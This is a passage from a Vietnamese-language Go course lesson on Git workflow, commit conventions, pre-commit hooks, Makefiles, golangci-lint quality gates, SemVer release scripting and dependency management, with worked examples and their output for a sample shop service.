Với kho 1.000 commit, chỉ cần khoảng 10 lần chạy test thay vì xem hàng nghìn commit. Quy trình thực tế: viết trước một test (hoặc script) làm lỗi **tái hiện được**; `git bisect start <xấu> <tốt>`; `git bisect run make test` (hoặc một lệnh `go test -run TênTest ./...`); đọc kết quả; `git bisect reset`. Điều này cũng là lý do để PR nhỏ và mỗi commit trên `main` đều biên dịch và qua test: nếu có commit "hỏng giữa chừng", `bisect` sẽ bị nhiễu (khi đó dùng `git bisect skip`).

7. Thông điệp commit và Conventional Commits

Một thông điệp tốt trả lời "**vì sao**" chứ không chỉ "cái gì" (cái gì đã nằm trong diff). **Conventional Commits** chuẩn hóa dòng đầu để máy đọc được:

```
<loại>(<phạm vi tùy chọn>)[!]: <mô tả ngắn, ở thể mệnh lệnh, không có dấu chấm>

[thân: giải thích vì sao, bối cảnh, đánh đổi]

[chân trang: BREAKING CHANGE: mô tả, Refs: #123, Co-authored-by: ...]
```

Các loại thường dùng: `feat` (tính năng), `fix` (sửa lỗi), `perf`, `refactor`, `docs`, `test`, `build`, `ci`, `chore`. Dấu `!` hoặc chân trang `BREAKING CHANGE:` báo thay đổi phá vỡ tương thích. Lợi ích hữu hình: bản ghi thay đổi (changelog) và phiên bản kế tiếp **tính tự động** (mục 10), lịch sử dễ quét, và `git log --grep='^fix'` cho biết các bản sửa.

Quy tắc thực dụng: dòng đầu dưới ~72 ký tự; mỗi commit là **một thay đổi logic** biên dịch và qua test; không commit "WIP"/"fix"/"update" vào nhánh chính (squash chúng khi hợp nhất); thân giải thích vì sao khi lý do không hiển nhiên ("tăng phí giao hàng vì hợp đồng với đơn vị vận chuyển đổi từ 1/10" là thông tin mà diff không bao giờ cho bạn).

Review mã là nơi chất lượng và kiến thức được chia sẻ, không phải thủ tục. Người review hỏi theo thứ tự: (1) Có giải quyết đúng vấn đề không, có cách đơn giản hơn không? (2) Có an toàn không (xác thực, phân quyền, đầu vào, bí mật, truy vấn SQL)? (3) Có đúng khi lỗi, đồng thời, nhiều bản sao chạy cùng lúc? (4) Có test chứng minh, kể cả đường lỗi? (5) Có vận hành được (nhật ký, metrics, cấu hình, di trú, quay lui)? (6) Cuối cùng mới là phong cách (để công cụ định dạng lo). Người viết PR: mô tả vì sao, ảnh chụp/kết quả nếu có, tự review diff trước, giữ PR nhỏ, và coi nhận xét là về mã chứ không về mình. Người review: nhận xét cụ thể kèm gợi ý, phân biệt "chặn" với "gợi ý", và duyệt nhanh (PR nằm chờ là tồn kho gây xung đột).

8. Hook cục bộ: phản hồi trong vài giây

Chờ CI vài phút để biết mình quên `gofmt` là lãng phí. **Git hook** chạy script ở các sự kiện (`pre-commit`, `commit-msg`, `pre-push`). Bản tham chiếu đặt hook trong thư mục được commit `.githooks/` và bật một lần bằng `git config core.hooksPath .githooks` (vì `.git/hooks` không được chia sẻ qua kho):

```
# .githooks/pre-commit
#!/usr/bin/env bash
# Kích hoạt một lần: git config core.hooksPath .githooks
# Chặn commit nếu có tệp Go chưa gofmt (phản hồi trong vài giây, trước khi CI báo đỏ sau vài phút).
set -euo pipefail
files="$(git diff --cached --name-only --diff-filter=ACM | grep '\.go$' || true)"
[ -z "$files" ] && exit 0
bad="$(echo "$files" | xargs gofmt -l)"
if [ -n "$bad" ]; then
    echo "Các tệp chưa gofmt (chạy: gofmt -w <tệp>):" >&2
    echo "$bad" | sed 's/^/  /' >&2
    exit 1
fi
```

Thử nó thật: commit đầu đã gofmt thành công; commit thứ hai có thụt lề lệch bị chặn kèm hướng dẫn; sau khi sửa thì qua.

```
source "$(dirname "$0")/_git_env.sh"
newrepo
mkdir .githooks; cp "$REF/.githooks/pre-commit" .githooks/; chmod +x .githooks/pre-commit
git config core.hooksPath .githooks
printf 'package main\n\nfunc main() {\n\tprintln("ok")\n}\n' > main.go
git add .; commit "khởi tạo (đã gofmt)" && echo "commit 1: thành công"
printf 'package main\n\nfunc main() {\n        println( "lệch thụt lề" )\n}\n' > main.go
git add main.go
if commit "thay đổi chưa gofmt"; then echo "commit 2: thành công (không mong đợi)"; else echo "commit 2: BỊ
CHẶN bởi hook (mã thoát $?)"; fi
gofmt -w main.go; git add main.go
commit "thay đổi đã gofmt" && echo "commit 3: thành công sau khi gofmt"
```

```
commit 1: thành công
commit 2: BỊ CHẶN bởi hook (mã thoát 1)
commit 3: thành công sau khi gofmt
```

Lưu ý quan trọng: **hook cục bộ là tiện ích, không phải cổng kiểm soát.** Người dùng có thể bỏ qua (`git commit --no-verify`), quên bật, hoặc dùng máy chưa cấu hình. Cổng thực sự phải ở **CI** (mục sau), nơi không thể bỏ qua. Giữ hook **nhanh** (dưới vài giây, chỉ kiểm tra tệp đã thay đổi); hook chậm sẽ bị tắt đi. Khung như `pre-commit` hoặc `lefthook` giúp quản lý nhiều hook và chia sẻ cấu hình.

9. Makefile: một cửa vào cho mọi việc lặp lại

Mỗi dự án có một chuỗi lệnh "chính thức" (dựng, kiểm thử, chạy cục bộ, dựng ảnh) mà người mới hay quên và CI phải lặp lại. Đặt chúng trong một **Makefile** có ba lợi ích: (1) tài liệu sống ("`make help` cho tôi biết được làm gì"); (2) **giống hệt giữa máy bạn và CI**, chỉ cần `make check`; (3) lệnh dài chỉ viết một lần. Bản tham chiếu:

```
# Makefile
# Makefile: một cửa vào cho mọi việc lặp lại. Chạy `make help` để xem danh sách.
SHELL := /usr/bin/env bash
.SHELLFLAGS := -euo pipefail -c
.DEFAULT_GOAL := help

VERSION ?= $(shell git describe --tags --always --dirty 2>/dev/null || echo dev)
LDFLAGS := -s -w -X main.version=$(VERSION)
BIN := bin

.PHONY: help
help: ## Hiện danh sách lệnh
    @grep -E '^[a-zA-Z_-]+:.*?## ' $(MAKEFILE_LIST) | awk 'BEGIN {FS = ":.*?## "}; {printf "  %-14s %s\n",
$$1, $$2}'

.PHONY: build
build: ## Biên dịch api và worker vào ./bin
    @mkdir -p $(BIN)
    go build -trimpath -ldflags "$(LDFLAGS)" -o $(BIN)/api ./cmd/api
    go build -trimpath -ldflags "$(LDFLAGS)" -o $(BIN)/worker ./cmd/worker

.PHONY: fmt
fmt: ## Định dạng mã nguồn
    gofmt -w cmd internal

.PHONY: lint
lint: ## gofmt (chỉ kiểm tra) + go vet + golangci-lint
    @test -z "$$(gofmt -l cmd internal)" || { echo "Chưa gofmt:"; gofmt -l cmd internal; exit 1; }
    go vet ./...
    golangci-lint run ./...

.PHONY: test
test: ## Chạy test (cần DATABASE_URL cho test tích hợp)
    go test -count=1 ./...

.PHONY: itest
itest: ## Test tích hợp với PostgreSQL/Redis thật trong Compose
    docker compose -f compose.test.yaml up -d --wait
    DATABASE_URL="postgres://shopgo:test-only@127.0.0.1:55433/shopgo?sslmode=disable" go test -count=1
./...; rc=$$?; docker compose -f compose.test.yaml down -v; exit $$rc

.PHONY: cover
cover: ## Độ phủ test
    go test -count=1 -coverprofile=coverage.out ./...
    go tool cover -func=coverage.out | tail -1

.PHONY: vuln
vuln: ## Quét lỗ hổng phụ thuộc (gosec chạy trong golangci-lint)
    go run golang.org/x/vuln/cmd/govulncheck@v1.8.0 ./...

.PHONY: check
check: lint test vuln ## Mọi cổng kiểm tra giống CI

.PHONY: readiness
readiness: ## Kiểm tra sẵn sàng production ở mức kho mã
    bash scripts/readiness.sh
```

```
.PHONY: image
image: ## Dựng ảnh Docker (api và worker)
    docker build --target api --build-arg VERSION=$(VERSION) -t shopgo-api:$(VERSION) .
    docker build --target worker --build-arg VERSION=$(VERSION) -t shopgo-worker:$(VERSION) .

.PHONY: up
up: ## Bật môi trường cục bộ (Compose)
    docker compose up --build -d

.PHONY: down
down: ## Tắt môi trường cục bộ
    docker compose down

.PHONY: clean
clean: ## Xóa sản phẩm biên dịch
    rm -rf $(BIN) coverage.out
```

Những điểm cần nắm trong cú pháp:

- Một **luật** có dạng `đích: phụ-thuộc` rồi các dòng lệnh **bắt đầu bằng ký tự Tab** (không phải dấu cách; lỗi kinh điển "missing separator").
- `.PHONY` khai báo đích không phải tệp (nếu không, có thư mục tên `test` thì `make test` sẽ im lặng bảo "không có gì để làm").
- `$(BIEN)` là biến của make; `$$` để truyền một `$` cho shell (trong lệnh `awk '{printf ... $$1}'`); `?=` đặt giá trị mặc định cho phép ghi đè từ dòng lệnh (`make build VERSION=1.2.3`).
- `SHELL` và `.SHELLFLAGS := -euo pipefail -c` biến mọi dòng lệnh thành shell chặt chẽ, nên lỗi ở giữa một ống dẫn cũng làm `make` thất bại (xem Buổi 41).
- Mỗi dòng lệnh chạy trong **một lần gọi shell riêng**, nên `cd` ở một dòng không ảnh hưởng dòng kế (dùng `cd x && lệnh` trên cùng một dòng).
- `##` sau tên đích là mẹo để `make help` tự sinh danh sách từ chính Makefile.

Chạy thật các đích: danh sách trợ giúp, chạy khô (`-n`, chỉ in lệnh sẽ chạy) và kiểm tra `lint`:

```
cd "$REF"
echo '$ make help'
make help | head -6
echo
echo '$ make -n build VERSION=1.2.3     # -n: chỉ in lệnh sẽ chạy, không chạy'
make -n build VERSION=1.2.3
echo
echo '$ make lint'
make lint 2>&1
echo "mã thoát: $?"
```

```
$ make help
  help           Hiện danh sách lệnh
  build          Biên dịch api và worker vào ./bin
  fmt            Định dạng mã nguồn
  lint           gofmt (chỉ kiểm tra) + go vet + golangci-lint
  test           Chạy test (cần DATABASE_URL cho test tích hợp)
  itest          Test tích hợp với PostgreSQL/Redis thật trong Compose

$ make -n build VERSION=1.2.3     # -n: chỉ in lệnh sẽ chạy, không chạy
mkdir -p bin
go build -trimpath -ldflags "-s -w -X main.version=1.2.3" -o bin/api ./cmd/api
go build -trimpath -ldflags "-s -w -X main.version=1.2.3" -o bin/worker ./cmd/worker

$ make lint
go vet ./...
golangci-lint run ./...
0 issues.
mã thoát: 0
```

`make check` (= `lint` + `test` + `vuln`) là đúng bộ cổng mà CI chạy, nên "chạy được trên máy tôi" và "chạy được trên CI" hội tụ. Với dự án lớn, cân nhắc `Taskfile` hoặc `mage` (Makefile viết bằng Go), nhưng Makefile có mặt ở mọi nơi và đủ cho hầu hết dịch vụ.

10. Cổng chất lượng nhiều tầng

Một **cổng chất lượng** là kiểm tra tự động mà thay đổi phải qua trước khi tiến tới giai đoạn kế. Đặt càng sớm càng rẻ, nhưng tầng sau mới là bắt buộc:

Tầng	Kiểm tra	Mục đích và ngân sách thời gian
Soạn thảo / pre-commit	`gofmt`, `go vet` trên tệp đổi	Phản hồi tức thì, dưới 5 giây
Pull request (CI)	`gofmt -l`, `go vet`, `golangci-lint`, `go test -race`, `go mod tidy` không đổi, `govulncheck`, `gosec`, dựng ảnh thử	Cổng bắt buộc, dưới ~10 phút
Sau hợp nhất	Toàn bộ test tích hợp, quét ảnh, đẩy ảnh staging	Chặn triển khai nếu đỏ
Phát hành	Ký ảnh, SBOM, kiểm tra khói trên staging	Chứng cứ cho kiểm toán và hồi cứu

Với Go, các kiểm tra tĩnh nên có:

- `gofmt` (định dạng không bàn cãi) và `go vet` (lỗi chắc chắn: printf sai, copy khóa...). Không cần cấu hình.
- `golangci-lint`: chạy hàng chục bộ kiểm tra (`staticcheck`, `errcheck`, `gosec`, `bodyclose`, `noctx`, `errorlint`...) song song. Cấu hình của bản tham chiếu bật bộ chuẩn cộng vài bộ nhắm đúng lỗi hay gặp ở dịch vụ HTTP/SQL:

```
# .golangci.yml
version: "2"
run:
  timeout: 5m
linters:
  default: standard        # errcheck, govet, ineffassign, staticcheck, unused
  enable:
    - bodyclose            # quên đóng resp.Body (rò kết nối, Buổi 41)
    - errorlint            # so sánh lỗi đúng cách (errors.Is/As)
    - gosec                # lỗi bảo mật thường gặp
    - misspell
    - noctx                # gọi HTTP không có context
    - sqlclosecheck        # quên đóng rows/stmt
    - unconvert
  settings:
    errcheck:
      check-type-assertions: true
  exclusions:
    presets: [comments, std-error-handling]
    rules:
      - path: _test\.go
        linters: [gosec, errcheck, noctx]
formatters:
  enable:
    - gofmt
```

Chúng tôi chạy `golangci-lint` v2.14.0 trên chính bản tham chiếu ShopGo v2, **mã đã qua toàn bộ 9 bài test và đã được xem là xong**. Kết quả thật:

```
# Kết quả golangci-lint v2.14.0 chạy trên bản tham chiếu TRƯỚC khi sửa (đã lưu lại từ lần chạy thật).
cat "$(dirname "$0")/b42_lint_before.txt"
```

```
cmd\worker\main.go:63:83: Error return value of `w.Write` is not checked (errcheck)
internal\platform\cache\cache.go:79:9: Error return value is not checked (errcheck)
internal\platform\database\database.go:128:17: Error return value of `conn.Exec` is not checked (errcheck)
internal\product\product.go:88:50: non-wrapping format verb for fmt.Errorf. Use `%w` to format errors
(errorlint)
internal\user\user.go:92:58: non-wrapping format verb for fmt.Errorf. Use `%w` to format errors (errorlint)
cmd\api\main.go:131:25: G704: SSRF via taint analysis (gosec)
internal\platform\cache\cache.go:72:27: G404: Use of weak random number generator (math/rand or
math/rand/v2 instead of crypto/rand) (gosec)
internal\app\app_test.go:95:28: net/http/httptest.NewRequest must not be called. use
net/http/httptest.NewRequestWithContext (noctx)
internal\app\v2_test.go:147:60: net/http/httptest.NewRequest must not be called. use
net/http/httptest.NewRequestWithContext (noctx)
internal\platform\auth\auth_test.go:78:29: net/http/httptest.NewRequest must not be called. use
net/http/httptest.NewRequestWithContext (noctx)
10 issues:
* errcheck: 3
* errorlint: 2
* gosec: 2
* noctx: 3
```

Mười phát hiện, và đáng đọc từng loại, vì chúng đại diện cho thực tế của công cụ:

- **Thật sự là cải tiến** (5 cái): `errorlint` chỉ ra `fmt.Errorf("%w: %v", apperr.ErrInvalid, err)` làm mất chuỗi lỗi gốc (đổi sang `%w: %w`, Go 1.20+ cho phép nhiều `%w`); `errcheck` chỉ ra `defer conn.Exec(...)` bỏ lỗi mở khóa tư vấn, và `v.(T)` ép kiểu không kiểm tra (nếu sai sẽ `panic`, nay trả lỗi).
- **Dương tính giả cần biện minh** (2 cái): `G404` (số ngẫu nhiên yếu) cho **jitter của TTL**: jitter chống hết hạn đồng loạt, không cần ngẫu nhiên mật mã học. `G704` (SSRF) cho `healthcheck`, vì URL được ghép từ biến môi trường: nhưng đích cố định là `127.0.0.1`, cổng đã kiểm tra là số. Cả hai được tắt **tại đúng dòng**, kèm lý do.
- **Phong cách phù hợp ngữ cảnh** (3 cái `noctx` ở tệp test): trong test, `httptest.NewRequest` hoàn toàn chấp nhận được. Chúng tôi loại trừ **theo đường dẫn** (`_test.go`) trong cấu hình thay vì sửa ba chỗ.

Sau khi sửa (cùng bộ test vẫn qua), chạy lại:

```
cd "$REF"
golangci-lint run ./... 2>&1
echo "mã thoát: $?"
```

```
0 issues.
mã thoát: 0
```

Bài học kỷ luật về `//nolint`: (1) **luôn kèm lý do** (`//nolint:gosec // vì sao`), nếu không, sáu tháng sau không ai biết nó có còn đúng không; (2) **thu hẹp** đúng dòng và đúng bộ kiểm tra, không tắt cả tệp hay cả `gosec`; (3) với tệp test, loại trừ trong cấu hình theo mẫu đường dẫn; (4) bật `nolintlint` để phát hiện chú thích thừa; (5) **không bao giờ** tắt một bộ kiểm tra toàn cục chỉ vì nó phiền; nếu nó ồn, cấu hình lại hoặc sửa mã.

Về triển khai trong CI: chạy `golangci-lint` ở chế độ **chỉ báo lỗi mới** (`--new-from-rev=origin/main`) khi mới áp dụng vào kho cũ đầy cảnh báo; sau đó dọn dần và chuyển sang chế độ đầy đủ. Một cổng mà ai cũng quen bỏ qua tệ hơn không có cổng.

Các cổng khác:

- `go test -race ./...` phát hiện truy cập dữ liệu không đồng bộ khi chạy. Race detector cần cgo và chạy trên Linux/macOS/Windows có trình biên dịch C; vì vậy giáo trình bật nó trong **CI trên Linux** (xem

`ci.yml` ở Buổi 45). Chạy kèm `-count=1` để bỏ qua bộ đệm kết quả, và `-shuffle=on` để phát hiện test phụ thuộc thứ tự.

- `go mod tidy` **rồi** `git diff --exit-code go.mod go.sum`: bảo đảm khai báo phụ thuộc khớp với mã. `go mod verify`: kiểm tra mô-đun đã tải khớp với `go.sum`.
- `govulncheck`, `gosec` (Buổi 37).
- **Ngưỡng độ phủ** nên dùng như tín hiệu xu hướng ("không giảm so với `main`"), không phải mục tiêu số tuyệt đối: 100% độ phủ với test không có khẳng định (assert) có giá trị bằng không.

11. Phiên bản ngữ nghĩa và tự động hóa bản phát hành

SemVer (`MAJOR.MINOR.PATCH`) mã hóa một *lời hứa* về khả năng tương thích:

- **PATCH** (`1.4.2 → 1.4.3`): chỉ sửa lỗi tương thích ngược.
- **MINOR** (`1.4.3 → 1.5.0`): thêm tính năng tương thích ngược.
- **MAJOR** (`1.5.0 → 2.0.0`): có thay đổi **phá vỡ tương thích**.
- Bản tiền phát hành (`2.0.0-rc.1`) và siêu dữ liệu (`+build5`); `0.y.z` nghĩa là "chưa ổn định, mọi thứ có thể đổi".

Đối với **thư viện Go**, SemVer gắn với module: từ `v2` trở đi, đường dẫn module phải kết thúc bằng `/v2` (`github.com/org/lib/v2`), cho phép cùng lúc nhập hai phiên bản chính. Với **dịch vụ** như ShopGo, "tương thích" nghĩa là hợp đồng với bên ngoài: API HTTP (xóa trường, đổi kiểu, đổi nghĩa mã lỗi là phá vỡ; thêm trường tùy chọn thì không, Buổi 30), lược đồ cơ sở dữ liệu và định dạng sự kiện (Buổi 33). Số MAJOR của dịch vụ thường chỉ tăng khi bạn phát hành phiên bản API mới (`/api/v2`).

Từ Conventional Commits, phiên bản kế tiếp suy ra **máy móc**: có `feat!`/`BREAKING CHANGE` → MAJOR; có `feat` → MINOR; chỉ `fix`/`perf` → PATCH; loại cao nhất thắng. Script nhỏ trong bản tham chiếu làm đúng việc đó và sinh bản ghi thay đổi:

```
# scripts/next-version.sh
#!/usr/bin/env bash
# Tính phiên bản tiếp theo (SemVer) từ các commit theo chuẩn Conventional Commits kể từ thẻ gần nhất.
#   feat!: hoặc dòng "BREAKING CHANGE:" -> tăng MAJOR;  feat: -> tăng MINOR;  fix:/perf: -> tăng PATCH.
# Dùng:  scripts/next-version.sh          # in phiên bản tiếp theo
#        scripts/next-version.sh --notes  # in thêm bản ghi thay đổi
set -euo pipefail

last="$(git describe --tags --abbrev=0 --match 'v[0-9]*' 2>/dev/null || echo v0.0.0)"
range="$last..HEAD"
[ "$last" = v0.0.0 ] && range="HEAD"
IFS=. read -r major minor patch <<<"${last#v}"

bump=none
feats="" fixes="" breaks=""
while IFS= read -r subject; do
    case "$subject" in
    *"!:"*)
        bump=major
        breaks+="- ${subject}"$'\n'
        ;;
    feat*:*)
        [ "$bump" = major ] || bump=minor
        feats+="- ${subject#*: }"$'\n'
        ;;
    fix*:* | perf*:*)
        [ "$bump" = none ] && bump=patch
        fixes+="- ${subject#*: }"$'\n'
        ;;
    esac
done < <(git log --format=%s "$range")
```

```
# Dòng chân trang BREAKING CHANGE nằm trong phần thân commit.
if git log --format=%B "$range" | grep -q '^BREAKING CHANGE:'; then bump=major; fi

case "$bump" in
major) next="v$((major + 1)).0.0" ;;
minor) next="v${major}.$((minor + 1)).0" ;;
patch) next="v${major}.${minor}.$((patch + 1))" ;;
none) next="$last" ;;
esac

echo "$last -> $next ($bump)"
if [ "${1:-}" = "--notes" ]; then
    [ -n "$breaks" ] && printf '\n### Thay đổi phá vỡ tương thích\n%s' "$breaks"
    [ -n "$feats" ] && printf '\n### Tính năng\n%s' "$feats"
    [ -n "$fixes" ] && printf '\n### Sửa lỗi\n%s' "$fixes"
fi
exit 0
```

Chạy trên một kho thử, tăng dần từng loại commit:

```
source "$(dirname "$0")/_git_env.sh"
newrepo
cp "$REF/scripts/next-version.sh" .
echo a > f; git add .; commit "chore: khởi tạo"
git tag v1.4.2
echo "--- chưa có commit nào sau thẻ v1.4.2:"
bash next-version.sh
echo b >> f; git add .; commit "fix: token hết hạn không làm mới được"
echo "--- thêm một fix:"
bash next-version.sh
echo c >> f; git add .; commit "feat: lọc sản phẩm theo khoảng giá"
echo "--- thêm một feat (mức cao nhất thắng):"
bash next-version.sh
echo d >> f; git add .; commit "perf: cache danh sách sản phẩm"
echo e >> f; git add .; commit "feat!: bỏ trường price_vnd, dùng price (số nguyên đồng)"
echo "--- thêm một thay đổi phá vỡ tương thích (dấu ! sau loại commit):"
bash next-version.sh --notes
```

```
--- chưa có commit nào sau thẻ v1.4.2:
v1.4.2 -> v1.4.2 (none)
--- thêm một fix:
v1.4.2 -> v1.4.3 (patch)
--- thêm một feat (mức cao nhất thắng):
v1.4.2 -> v1.5.0 (minor)
--- thêm một thay đổi phá vỡ tương thích (dấu ! sau loại commit):
v1.4.2 -> v2.0.0 (major)

### Thay đổi phá vỡ tương thích
- feat!: bỏ trường price_vnd, dùng price (số nguyên đồng)

### Tính năng
- lọc sản phẩm theo khoảng giá

### Sửa lỗi
- cache danh sách sản phẩm
- token hết hạn không làm mới được
```

Trong thực tế bạn có thể dùng công cụ trưởng thành (`release-please`, `semantic-release`, `git-cliff`) làm cùng việc kèm tạo PR phát hành và thẻ. Điều quan trọng là **quy trình**: mỗi phiên bản phát hành tương ứng một **thẻ Git bất biến** (`git tag -a v1.5.0 -m "..." && git push origin v1.5.0`) kích hoạt pipeline phát hành (Buổi 45); thẻ không bao giờ bị dời; muốn sửa thì phát hành `v1.5.1`.

Nhúng phiên bản vào binary để khi vận hành bạn luôn biết bản nào đang chạy: dùng `-ldflags "-X main.version=..."` lúc dựng (làm trong `Makefile` và `Dockerfile`), và Go cũng nhúng sẵn siêu dữ liệu dựng mà `go version -m` đọc được:

```
cd "$REF"
make build VERSION=1.2.3 > /dev/null
echo '$ go version -m bin/api    # siêu dữ liệu nhúng trong binary (rút gọn)'
go version -m bin/api | grep -E '^\s+(path|build\s+(-trimpath|CGO_ENABLED))' | sed -E 's/\s+/ /g; s/^ //'
echo
echo '$ bin/api migrate          # dòng nhật ký đầu tiên cho biết phiên bản đã nhúng bằng -ldflags "-X main.version=..."'
"$PGBIN/psql" -X -q -d postgres -c "DROP DATABASE IF EXISTS b42tmp" -c "CREATE DATABASE b42tmp" >/dev/null 2>&1
DATABASE_URL="postgres://verify@127.0.0.1:55432/b42tmp" JWT_SECRET=0123456789abcdef0123456789abcdef bin/api migrate 2>&1 | grep -o 'msg="[^"]*" service=[^ ]* version=[^ ]*'
"$PGBIN/psql" -X -q -d postgres -c "DROP DATABASE b42tmp" >/dev/null 2>&1
rm -rf bin
```

```
$ go version -m bin/api    # siêu dữ liệu nhúng trong binary (rút gọn)
path shopgo/cmd/api
build -trimpath=true
build CGO_ENABLED=0

$ bin/api migrate          # dòng nhật ký đầu tiên cho biết phiên bản đã nhúng bằng -ldflags "-X main.version=..."
msg="migration xong" service=shopgo-api version=1.2.3
```

Hai thông tin đầu cho biết binary được dựng **tĩnh** (`CGO_ENABLED=0`, chạy được trong ảnh `distroless` không có thư viện hệ thống) và **tái lập được** (`-trimpath` loại bỏ đường dẫn máy dựng). Dòng cuối cho thấy phiên bản `1.2.3` đã nhúng xuất hiện trong nhật ký khởi động: khi sự cố xảy ra, "bản nào đang chạy" phải là câu hỏi trả lời trong một giây (từ `/healthz` hoặc nhật ký, từ nhãn `version` của log và metrics ở Buổi 38).

12. Quản lý phụ thuộc

Mỗi phụ thuộc là mã của người khác chạy với quyền của ứng dụng. Thực hành:

- **Cập nhật nhỏ và thường xuyên** (Dependabot hoặc Renovate mở PR tự động, gộp theo nhóm minor/patch): nâng cấp mười lần một phiên bản nhỏ dễ hơn một lần nhảy mười phiên bản.

```yaml
# .github/dependabot.yml
version: 2
updates:
  - package-ecosystem: gomod
    directory: /
    schedule: { interval: weekly }
    groups:
      minor-and-patch:
        update-types: [minor, patch]
  - package-ecosystem: github-actions
    directory: /
    schedule: { interval: weekly }
  - package-ecosystem: docker
    directory: /
    schedule: { interval: weekly }
```

- **Ghim chính xác** và tin vào `go.sum` + chuỗi kiểm tra checksum (`GONOSUMDB`/`GOFLAGS=-mod=readonly` trong CI bảo đảm CI không âm thầm sửa `go.mod`).
- **Giữ ít phụ thuộc**. Trước khi thêm thư viện: nó có được bảo trì không, bao nhiêu phụ thuộc gián tiếp, giấy phép, và thư viện chuẩn có làm được không? (`go mod why -m <mô-đun>` cho biết vì sao một mô-đun có mặt, `go mod graph` cho biết cây.)

- **Quét lỗ hổng liên tục**, không chỉ lúc nâng cấp (`govulncheck` theo lịch hằng tuần trong CI, vì lỗ hổng mới được công bố cho mã cũ).
- Tệp `.gitignore` đúng và **không bao giờ commit bí mật**: dùng `.env.example` làm mẫu, chặn bằng quét bí mật ở pre-commit/CI (Buổi 48). Nếu lỡ commit bí mật, xem nó **đã lộ**: xoay vòng (thu hồi và cấp lại) ngay, việc xóa khỏi lịch sử Git chỉ là bước dọn dẹp sau đó.

13. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nhánh sống nhiều tuần**, hợp nhất một lần khổng lồ; PR hàng nghìn dòng được duyệt bằng "LGTM".
2. **Rebase nhánh đã chia sẻ**, hoặc `git push --force` trần thay vì `--force-with-lease`.
3. **Giải xung đột "chọn một bên" cho nhanh** mà không chạy lại test.
4. `git reset --hard` **hay** `git clean -fd` **khi chưa xem** `git status`; không biết đến `reflog` nên tưởng đã mất việc.
5. **Thông điệp commit vô nghĩa** ("fix", "update", "wip") trên nhánh chính; nhiều thay đổi trộn trong một commit nên `bisect` và `revert` đều khó.
6. **Commit bí mật vào Git** rồi chỉ xóa tệp (bí mật vẫn nằm trong lịch sử và đã bị sao chép).
7. **Tin hook cục bộ là cổng kiểm soát**; CI không chạy cùng bộ kiểm tra với máy lập trình viên.
8. **Makefile dùng dấu cách thay Tab**, không khai báo `.PHONY`, hoặc phụ thuộc vào thư mục làm việc hiện tại.
9. **Tắt cả bộ lint hoặc dùng** `//nolint` **trần, không lý do**; để cảnh báo tích tụ cho đến khi ai cũng bỏ qua.
10. **Chạy** `-race` **chỉ trên máy mình** (hoặc không bao giờ); test phụ thuộc thứ tự không bị `-shuffle` phát hiện.
11. **Phiên bản đặt tùy tiện** (thay đổi phá vỡ nhưng chỉ tăng PATCH); thẻ bị dời hoặc xóa rồi tạo lại.
12. **Binary không biết mình là bản nào**, nên không ai trả lời nổi "production đang chạy commit nào".
13. **Nâng phụ thuộc dồn mỗi năm một lần**, hoặc ngược lại, nâng tự động không qua cổng kiểm thử.
14. **Bảo vệ nhánh chính chỉ trên giấy**: quản trị viên vẫn đẩy thẳng; không bắt buộc kiểm tra CI.
15. **Đo năng suất bằng số commit hay dòng mã**, thay vì thước đo DORA (tần suất triển khai, thời gian dẫn, tỉ lệ thay đổi lỗi, thời gian khôi phục).

14. Góc nhìn thực chiến

Góc nhìn thực chiến

Một nhóm backend 8 người nhận phản ánh: "từ thứ Ba tuần trước, đơn có mã giảm giá bị tính sai tổng". Hàng chục commit đã vào `main` từ đó. Một kỹ sư viết ngay một test tái hiện (đơn 2 sản phẩm, mã giảm 10% phải ra 358.200 chứ không phải 358.000), chạy `git bisect run go test -run TestDiscountTotal ./internal/order`, và trong chưa đến 5 phút có commit thủ phạm: một "refactor làm gọn" trong PR có tiêu đề `refactor: đơn giản hóa tính tổng` đã đổi thứ tự áp dụng giảm giá và làm tròn. Vì PR được squash và theo Conventional Commits, commit nói rõ phạm vi và dẫn tới PR có thảo luận; vì nó nhỏ nên `git revert` tạo bản vá sạch trong vài phút, đưa lên production qua pipeline thường lệ (không "sửa nóng" trên máy chủ). Hậu kiểm của họ hỏi ba câu: (1) tại sao refactor đổi hành vi mà test hiện có không bắt? (thiếu test cho tổ hợp giảm giá + làm tròn: thêm bảng test), (2) tại sao reviewer không thấy? (PR trộn refactor với thay đổi logic: thêm quy tắc "PR refactor không được đổi hành vi, có test đặc tả hành vi kèm theo"), (3) tại sao mất ba ngày mới có người báo? (thiếu giám sát nghiệp vụ: thêm metric tổng đơn trung bình theo ngày và cảnh báo lệch). Bài học: một quy trình tốt không ngăn được mọi lỗi, nhưng làm cho **lỗi nhỏ, tìm thấy nhanh, sửa rẻ**; và mỗi lỗi nên để lại một test, một quy tắc, hoặc một cảnh báo.

15. Tóm tắt

Tóm tắt buổi học

- Git: commit bất biến, nhánh là con trỏ, `reflog` nhớ mọi nơi `HEAD` đã đứng; sửa lịch sử = tạo commit mới (mã băm đổi).
- **Luồng nhánh**: ưu tiên trunk-based/GitHub flow, nhánh ngắn hạn, PR nhỏ một mục đích, cờ tính năng tách triển khai khỏi phát hành; bảo vệ `main` bằng PR + CI xanh + review (CODEOWNERS).
- **Rebase** để lịch sử thẳng trên nhánh của riêng bạn; **không viết lại lịch sử đã chia sẻ**; `--force-with-lease`; `fixup` + `autosquash` gộp bản sửa nhỏ; squash merge giữ `main` sạch.
- **Xung đột**: Git đánh dấu, con người quyết định ngữ nghĩa, rồi chạy lại test; `rebase --abort` luôn an toàn; `rerere` cho xung đột lặp lại.
- **Cứu hộ**: `restore`, `revert` (an toàn cho nhánh chung), `reset` (nhánh riêng), `reflog` (lưới an toàn), `stash`, `cherry-pick`.
- `git bisect run` + test tái hiện được = tìm commit gây lỗi trong ~$\log_2(N)$ bước.
- **Conventional Commits** cho phép suy ra **SemVer** và changelog tự động; thẻ phát hành bất biến; nhúng phiên bản bằng `-ldflags -X` và đọc bằng `go version -m`.
- **Makefile** là cửa vào duy nhất giống hệt giữa máy và CI (`make check`); Tab, `.PHONY`, `$$`, shell chặt chẽ.
- **Cổng chất lượng nhiều tầng**: hook (nhanh, tiện ích) → CI (bắt buộc: gofmt, vet, golangci-lint, `-race`, tidy, govulncheck, gosec) → phát hành. `golangci-lint` tìm ra 10 vấn đề trên mã "đã xong": 5 cải tiến thật, 2 dương tính giả (tắt tại dòng, kèm lý do), 3 phong cách (loại trừ theo đường dẫn); `//nolint` phải hẹp và có lý do.
- Phụ thuộc: nâng nhỏ và thường xuyên, giữ ít, quét liên tục; không bao giờ commit bí mật.

16. Bài tập

